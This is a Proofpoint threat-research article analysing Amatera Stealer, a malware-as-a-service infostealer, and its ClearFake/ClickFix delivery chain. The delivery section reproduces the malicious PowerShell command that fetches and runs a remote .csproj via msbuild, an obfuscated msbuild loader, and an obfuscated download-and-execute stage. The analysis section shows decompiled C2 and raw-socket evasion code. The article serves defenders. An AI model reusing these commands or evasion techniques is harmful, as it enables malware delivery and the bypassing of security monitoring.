Amatera Stealer: Rebranded ACR Stealer With Improved Evasion, Sophistication | Proofpoint US

By Jeremy Hedges, Tommy Madjar, and the Proofpoint Threat Research Team

Published: 2025-06-13 · Archived: 2026-04-05 18:08:30 UTC

Key takeaways

- Proofpoint identified a new, rebranded stealer based on ACR Stealer called Amatera Stealer.
- It is delivered via web injects featuring sophisticated attack chains.
- Significant portions of code overlap with existing ACR Stealer analysis.
- Amatera Stealer, which is sold as a malware-as-a-service (MaaS), is actively in development.
- Recent updates to Amatera Stealer introduced interesting anti-analysis features, improving the sophistication of the malware.
- Recent builds of Amatera Stealer no longer use Steam/Telegram dead drops for command and control (C2).
- As information stealers become increasingly popular across the landscape, identification, reverse engineering, and detection of such emerging threats is vital.

Overview

Proofpoint has been closely monitoring a stealer malware formerly known as ACR Stealer. In 2025, Proofpoint analysts identified a new, unnamed malware exhibiting significant code overlap, shared features, and capabilities with ACR Stealer. Further investigation revealed that ACR Stealer was significantly updated and rebranded as Amatera Stealer. While Amatera Stealer retains the core of its predecessor, it has undergone enough development and enhancement to stand out as a distinct and noteworthy threat.



Figure 1: Pricing information for Amatera Stealer from a publicly accessible panel.

The Amatera panels allow any visitor to create an account. After creating an account and signing in, it's possible to purchase the service straight from the panel. Amatera is available for purchase via subscription plans that range from $199 per month to $1,499 for a year subscription. Like many malware-as-a-service (MaaS) offerings, Amatera customer service support is offered through Telegram messenger.

Interestingly, in July 2024, the ACR Support channel on Telegram announced the suspension of ACR Stealer sales, but that it wasn't a goodbye from the team.



Figure 2: Post on ACR Stealer Telegram channel (left) and machine translation of the post (right).

This was the final post in that channel, and in December 2024 the first public mentions and scans of the Amatera Stealer panel surfaced online. This wouldn't be the first time the creator of this malware family has rebranded the stealer. According to reporting from Sekoia, it was likely previously sold under a different name linked to the GrMsk Stealer.

Information stealers, especially those sold as MaaS options, are very popular for cybercriminal threat actors. With the disruption of Lumma Stealer, the most popular MaaS information stealer on the market, threat actors may be looking for other options. It is likely Amatera Stealer will become more popular in the threat landscape as another option for threat actors.

Campaign analysis

Proofpoint observed Amatera Stealer distributed via ClearFake website injects in April and May 2025. ClearFake is a web inject activity cluster that compromises legitimate websites with malicious HTML and JavaScript.

In the observed email-based campaigns, messages contained links to compromised websites. Although it's likely neither the sender nor the site owner intended harm, the websites were compromised with a malicious injection. This injection prompted the website to load a malicious script hosted on the blockchain via Binance's Smart Chain contracts, a technique referred to as "EtherHiding." This then loaded a secondary script from a URL controlled by the attacker. The functionality of the second script changes over time, but it is currently used to create an overlay of the compromised website to present a fake and localized CAPTCHA instructing users to verify they are human. The full chain is described below.

ClearFake campaigns have led to Amatera Stealer as well as Lumma Stealer and Rhadamanthys. Third-party researchers have also observed Amatera Stealer distributed via software cracks or fake software downloads.

ClearFake update

The ClearFake cluster, known for compromising websites to trick users into executing malicious code, continues to demonstrate innovation. This cluster was among the earliest to adopt both the EtherHiding technique and the ClickFix method, a term Proofpoint introduced in June 2024 detailing social engineering chains leveraging both clipboard access and the Windows Run dialog or PowerShell terminal. The ClickFix term has since been adopted industry wide.

Since Proofpoint's last update, ClearFake has continued to evolve its use of EtherHiding by adding new obfuscation layers, encryption, and staging logic to improve stealth and bypass defenses. As EtherHiding has been extensively covered by the research community, this blog focuses on a new ClickFix payload observed in May 2025.

Notably, on May 16, there was a transaction to the current ClearFake smart chain contract, zeroing out the payload. This means that while many websites are still compromised, it will not lead to the ClickFix instruction, and the compromise can't be visually identified. Proofpoint has not determined the reason for the removal of the payload, but in practice, any of the compromised websites could start serving the malicious payload if the contract was updated again.

Campaign example

In the third week of May 2025, Proofpoint observed a notable ClearFake campaign leveraging the ClickFix technique leading to Amatera Stealer. When users visited a website compromised by ClearFake, the users were presented with a fake CAPTCHA, asking users to prove they are not a robot. This simple lure triggered the ClickFix technique, where users were instructed to press Windows key + R to open an alleged "verification window", but actually opened a Windows Run dialog box.



Figure 3: Fake CAPTCHA verification.

The next step instructed the user to press Ctrl+V, which pastes the command into the Windows Run dialog, followed by the final step of pressing Enter to run the command. The command observed:

```
powershell -w h -c "$p=$env:TEMP+'\t.csproj';irm https://cv.cbrw.ru/t.csproj
-o $p;&($env:SystemRoot+'\Microsoft.NET\Framework\v4.0.30319\msbuild.exe') $p"
```

Figure 4: ClickFix PowerShell command.

This command uses PowerShell to download a malicious C# project file (.csproj) from a remote server using Invoke-RestMethod (irm), saves it to the temporary directory, and then executes it using msbuild.exe — a legitimate .NET build tool included in Windows.

```
<?xml version="1.0" encoding="utf-8"?>
<Project DefaultTargets="xgJNinPj"
         xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <PropertyGroup>
    <slBTlfEi>UwBWACAAMgBQAFgAIAA</slBTlfEi>
    <HzgFaGjn>nAGgAdAB0AHAAcwA6AC</HzgFaGjn>
    <tthWWqxc>8ALwB0AHQALgBjAGIAc</tthWWqxc>
    <TSPVlrwE>gB3AC4AcgB1AC8AdgBi</TSPVlrwE>
    <iKMmeEhq>ADcAdABvADgALgBwAHM</iKMmeEhq>
[Line 10-97 removed]
    <EdvPpmta>ASQBuAHYAbwBrAGUAKAApAH0AKQApAH0AKQAuAEkAbgB2AG8AawBlAFIAZQB0AHUAcgBuAEEAcwBJAHMAKAApAA==</EdvPpmta>
  </PropertyGroup>

  <PropertyGroup>

    <ZByqXLCG>pow</ZByqXLCG>
    <HxdLAurh>ershell</HxdLAurh>
    <xvYhxVip>.exe</xvYhxVip>
    <IwdyHJbw>-w</IwdyHJbw>
    <UMybimsK>h</UMybimsK>
    <uzzzyJSg>-E</uzzzyJSg>
    <pCggxBiu>
    $([System.String]::Concat('$(slBTlfEi)','$(HzgFaGjn)','$(tthWWqxc)','$(TSPVlrwE)','$(iKMmeEhq)','$(tkvEihLY)','$(
    IRLlO)','$(crmkXDqK)','$(GagWeKzL)','$(EXtdZkjk)','$(LxqglWFC)','$(MUObmMZY)','$(RiOzKevw)','$(qNJAdQIl)','$(lSuh
    X)','$(uSVjiQvc)','$(uEsRiaaP)','$(fOGVTmZu)','$(bcSfUjaV)','$(TuDhgTSq)','$(NjhBxGcn)','$(EDCwhWFm)','$(mqABcZPC
    '$(AeiDUHJT)','$(SvXuURkj)','$(OkuhagRB)','$(pFevknfd)','$(yGmXneLE)','$(DlFeYQSZ)','$(BQxShmwS)','$(cbUHKvzl)','
    oBRFfRI)','$(lEDvvJQT)','$(uAfOBqhX)','$(ekwYpVNG)','$(fHbEgWEr)','$(BXqCYfjb)','$(txnJssHo)','$(ANvmOzmr)','$(VD
    njA)','$(VURNcyFr)','$(pmMgxeSJ)','$(ZHtjernC)','$(TJGVrTOo)','$(KrfxHtkS)','$(ZJYWHHHo)','$(ctLFumPH)','$(NtlutE
    ','$(ECGcvMYl)','$(TmZDADdv)','$(QkRDYyTv)','$(EdvPpmta)'))</pCggxBiu>
    <FyeueBlz>$([System.String]::Format(
      "{0}{1} {2} {3} {4} {5}",
      '$(ZByqXLCG)','$(HxdLAurh)$(xvYhxVip)',' $(IwdyHJbw)',' $(UMybimsK)',' $(uzzzyJSg)',' $(pCggxBiu)'
    ))</FyeueBlz>

  </PropertyGroup>

  <Target Name="xgJNinPj">
    <Exec Command="$(FyeueBlz)" />
  </Target>
</Project>
```

Figure 5: Decoded second-stage payload.

The .csproj file contained obfuscated logic that reconstructs and runs another layer of Base64-encoded PowerShell using the Exec task within the build process.

When decoded, the second-stage payload revealed code like the following (reformatted for readability):

```
SV 2PX 'https://tt.cbrw.ru/vb7to8.psd';
((Get-Item Variable:\*ecu*t).Value.InvokeCommand | ForEach {
  (Get-Variable _ -Val).(((Get-Item Variable:\*ecu*t).Value.InvokeCommand.PsObject.Methods |
    Where { $_.Name -clike 'N*S*B*' }).Name)(
      ((((Variable 2PX).Value | % {
        (.(Get-Item Variable:\*ecu*t).Value.InvokeCommand.(((Get-Item Variable:\*ecu*t).Value.InvokeCommand | Member | Where { $_.Name -clike '*t*om*d' }).Name)(
          (Get-Item Variable:\*ecu*t).Value.InvokeCommand.(((Get-Item Variable:\*ecu*t).Value.InvokeCommand.PsObject.Methods |
            Where { $_.Name -clike 'G*om*e' }).Name)('I*v*W*R*t',1,1), [System.Management.Automation.CommandTypes]::Cmdlet
        ) $_)
      }) | % {
        $_.(((Get-Variable _ -Val) | Member)[4].Name).Invoke()
      })
    )
  )
}).InvokeReturnAsIs()
```

Figure 6: Decoded payload URL invoking PowerShell.

This multilayered loader uses:

- Wildcard matching (clike) to dynamically find method names.
- Reflection and indirect method invocation to execute code without calling functions by name.

The obfuscated code above effectively resolves to the following:

```
Set-Variable -Name 2PX -Value 'https://tt.cbrw.ru/vb7to8.psd'
Invoke-WebRequest -Uri $2PX -UseBasicParsing | Invoke-Expression
```

Figure 7: Payload URL

This third PowerShell script is again heavily obfuscated and uses XOR encoding to eventually run a script called "Early Bird + Context Hijack Injector x86/x64 PowerShell" which is well-documented with comments in the script. The script first disables PowerShell logging and suppresses output by setting all preference variables (such as ErrorActionPreference, VerbosePreference, etc.) to SilentlyContinue and overriding built-in functions like Write-Host. It then uses the open-source project Null-AMSI to bypass AMSI (AntiMalware Scan Interface) and disable Event Tracing for Windows (ETW).

Finally, the script performs a shellcode injection routine using a combination of Early Bird and Context Hijack techniques. It begins with the Early Bird injection by launching a legitimate Windows process — OpenWith.exe — in a suspended state, meaning the process is created but not yet allowed to run.

The script then downloads the shellcode from a remote server directly into memory via a variable, allocates executable memory inside the suspended process, and writes the shellcode into that space.

Next, it uses context hijacking by retrieving and modifying the CPU context of the suspended thread — specifically changing the instruction pointer (EIP) so that when the process is resumed, it begins executing the injected shellcode instead of its original code.

The executed shellcode is believed, based on external research, to have been generated using the open-source tool Clematis. This shellcode ultimately runs Amatera Stealer.

Malware analysis

Overview

Amatera Stealer is a stealer written in C++ which is actively being developed and maintained as a MaaS. The rebranded malware is equipped with new features, including improved stealer capabilities and evasion features used to circumvent detection. The second part of this blog explores several noteworthy developments in the malware, including its use of NTSockets for command and control (C2), the adoption of direct WoW64 system calls (Syscalls), and other recent changes in its behavior.

Malware initialization

The Amatera Stealer samples observed by Proofpoint in May 2025 did not package the malware configuration within the binary itself. Instead, the malware initiates contact with its configured command and control (C2) server via HTTP shortly after execution. The goal is to receive a response from the C2 with an encoded, JSON-formatted configuration used to determine the malware's next actions.

C2 initialization

The code used to initialize contact with the C2 at this stage leverages NTSockets by interfacing with the device "\\Device\\Afd\\Endpoint" directly, rather than using the Winsock library. Proofpoint believes the use of NTSockets is primarily to increase the stealthiness of the malware's C2 communication**. Interfacing** directly with the AFD device, as implemented by NTSockets, effectively bypasses almost all commonly used Windows networking APIs which many EDR and analysis tools rely on for visibility into HTTP requests.

```
DWORD __thiscall mw_init_afd_tcp_socket(HANDLE hSocket)
{
  AfdExtendedAttributes bExtendedAttributes; // [esp+0h] [ebp-6Ch] BYREF
  OBJECT_ATTRIBUTES ObjectAttributes; // [esp+3Ch] [ebp-30h] BYREF
  _IO_STATUS_BLOCK IoStatusBlock; // [esp+54h] [ebp-18h] BYREF
  _UNICODE_STRING ObjectFilePath; // [esp+5Ch] [ebp-10h] BYREF
  HANDLE v6; // [esp+68h] [ebp-4h]

  v6 = hSocket;
  *hSocket = 0;
  ObjectFilePath.Buffer = L"\\Device\\Afd\\Endpoint";
  ObjectFilePath.Length = 40;
  ObjectFilePath.MaximumLength = 42;
  ObjectAttributes.Length = 24;
  ObjectAttributes.RootDirectory = 0;
  ObjectAttributes.Attributes = 0x40;           // OBJ_CASE_INSENSITIVE
  ObjectAttributes.ObjectName = &ObjectFilePath;
  ObjectAttributes.SecurityDescriptor = 0;
  ObjectAttributes.SecurityQualityOfService = 0;
  bExtendedAttributes.NextEntryOffset = 0;
  bExtendedAttributes.Flags = 0;
  bExtendedAttributes.EaNameLength = 15;
  bExtendedAttributes.EaValueLength = 30;
  strcpy(bExtendedAttributes.EaName, "AfdOpenPacketXX");
  bExtendedAttributes.AfdParams.EndpointFlags = 0;
  bExtendedAttributes.AfdParams.GroupID = 0;
  bExtendedAttributes.AfdParams.AddressFamily = 2;// AF_INET
  bExtendedAttributes.AfdParams.SocketType = 1; // SOCK_STREAM
  bExtendedAttributes.AfdParams.Protocol = 6;   // IPPROTO_TCP
  bExtendedAttributes.SizeOfTransportName = 0;
  bExtendedAttributes.TransportNameData[0] = 0;
  *bExtendedAttributes.unk = 0;
  *&bExtendedAttributes.unk[2] = 0xEF60;
  *&bExtendedAttributes.unk[4] = 0x473D;
  bExtendedAttributes.unk[6] = 0xFE;
  mw_call_api_11_0(
    "NtCreateFile",
    v6,                                         // FileHandle
    0xC0100000,                                 // AccessMask: GENERIC_READ | GENERIC_WRITE | SYNCHRONIZE
    &ObjectAttributes,                          // ObjectAttributes
    &IoStatusBlock,                             // IoStatusBlock
    0,                                          // AllocationSize
    0,                                          // FileAttributes
    3,                                          // ShareAccess: FILE_SHARE_READ | FILE_SHARE_WRITE
    3,                                          // CreateDisposition: OPEN_EXISTING
    32,                                         // CreateOptions: FILE_SYNCHRONOUS_IO_NONALERT
    &bExtendedAttributes,                       // EaBuffer
    57);                                        // EaLength
  return v6;
}
```

Figure 8: Pseudocode of Amatera Stealer's implementation of the NTSocket CreateTcpSocket functionality.

The code in Figure 8 shows a partially defined structure used to set up the AFD endpoint to create a socket. The NTSockets project hardcodes this structure, but Proofpoint analysts note that it mostly aligns with the AFD_CREATE_PACKET structure defined in an UnknownCheats forum post. The forum post itself is clearly inspired by NTSockets. Interestingly, we found several similarities between code in this malware and the code from the UnknownCheats forum post — most notably with some socket helper functions, as well as the absence of the CreateEvent API as implemented in NTSockets.

Another significant deviation from NTSockets is that the malware does not use DNS. Instead, the malware is programmed to reach out to its C2 by IP address. The IP address is not owned by the threat actor, but is a public Content Delivery Network (CDN) endpoint IP address. In this sample, the CDN is Cloudflare. After establishing a TCP connection, the malware will add a host header to the HTTP request with a hard-coded host name which has no DNS resolution. Figure 8 below denotes code in the malware which establishes a connection to the C2, followed by setup required to initiate an HTTP request.

```
1  int mw_do_initial_c2_checkin()
2  {
3    char v1[108]; // [esp+0h] [ebp-A4h] BYREF
4    int v2; // [esp+6Ch] [ebp-38h]
5    __int16 v3[4]; // [esp+74h] [ebp-30h] BYREF
6    int v4[10]; // [esp+7Ch] [ebp-28h] BYREF
7
8    mw_init_c2_struct(v3, "104.21.80.1", 80, 0);
9    v4[8] = "Host";
10   v4[9] = "overplanteasiest.top";
11   v4[0] = "Host";
12   v4[1] = "overplanteasiest.top";
13   v4[6] = "Connection";
14   v4[7] = "close";
15   v4[2] = "Connection";
16   v4[3] = "close";
17   v4[4] = v4;
18   v4[5] = 2;
19   mw_c2_make_http_request(
20     v3,
21     0,                                          // Flag for GET verb
22     "/ujs/1ebc820c-f85b-4421-8937-ddd717154b24",// URI
23     v4,
24     2,
25     0,
26     0,
27     v1);
28   return v2;
29 }
```

Figure 9: Pseudocode for C2 initialization and initial check-in.

Proofpoint believes this quirky C2 initialization is intentional. While investigating, it was noted that the hostname wasn't resolvable with DNS and attempts to access the C2 using a browser were met with a Cloudflare intercepted response saying that Direct IP access to the webpage is disallowed. This buys the malware author a few benefits:

- Security Operations may be reluctant to block the IP address or alert on it, because it belongs to a legitimate CDN (Cloudflare) that is also used by non-malicious websites
- The domain name also can't be blocked or alerted on through DNS monitoring, because there is no DNS lookup of the domain name
- No need to implement UDP support using NTSockets

- Allows for an additional layer of protection (Cloudflare in this case) to prevent potential meddling from researchers/analysts

Samples of Amatera Stealer observed in May 2025 contain code which suggests new support for HTTPS requests, but we have not yet observed this feature utilized by any samples within Proofpoint's visibility. The code to support HTTPS requests is as follows:

- AcquireCredentialsHandleA (Using Microsoft Unified Security Protocol Provider)
- InitializeSecurityContextA (pszTargetName argument is hardcoded to amaprox[.]icu)
- EncryptMessage + DecryptMessage

Pivoting from the target name in the InitializeSecurityContextA API, Proofpoint analysts noted a response from an HTTP server which displayed a login page to the panel for Amatera Stealer.



Figure 10: C2 Panel for Amatera Stealer.

Through hunting in VirusTotal, Proofpoint researchers discovered samples of Amatera Stealer that make use of this HTTPS C2. One slight change in these samples is the malware no longer hardcodes amaprox[.]icu into the pszTargetName argument of InitializeSecurityContextA, but it instead parses the previously created buffer of HTTP headers, extracting the hostname from the host header.

Dynamic API resolution and execution using WoW64 Syscalls

Another interesting feature that was not previously documented relative to this malware is its use of WoW64 Syscalls. Similar in concept to Indirect Syscalls, this sample defines various functions that stage a Windows API to be resolved and executed dynamically. This method of calling Windows APIs was likely introduced to bypass user-mode hooking techniques used by sandboxes and some EDR. Since NTSockets is exclusively using APIs from NTDLL, the malware can walk the Export Address Table of NTDLL to locate the functions it needs to execute. To facilitate execution of the syscall of the desired API, the malware will extract the System Service Number (SSN) by looking for the instruction “mov eax, imm32” which has the op code B8 <dword for SSN>. The malware assumes the subsequent DWORD after the B8 opcode is the SSN for the desired API.

The general flow of these function stubs are as follows:

1) Define a function stub in which:

- Argument 0 is the name of the function
- Subsequent arguments are passed to the function specified in argument 0

2) The function stub accesses the Process Environment Block (PEB)

3) Gets the NTDLL Export Address Table (EAT) base address

4) Searches for the requested function name, if found, it creates a hash of the function name using a modified version of djb2 (see Figure 10 for implementation)

5) It looks up the function by hash and saves off some information

- Address of the function
- SSN of the function

6) Stores the SSN in a global variable

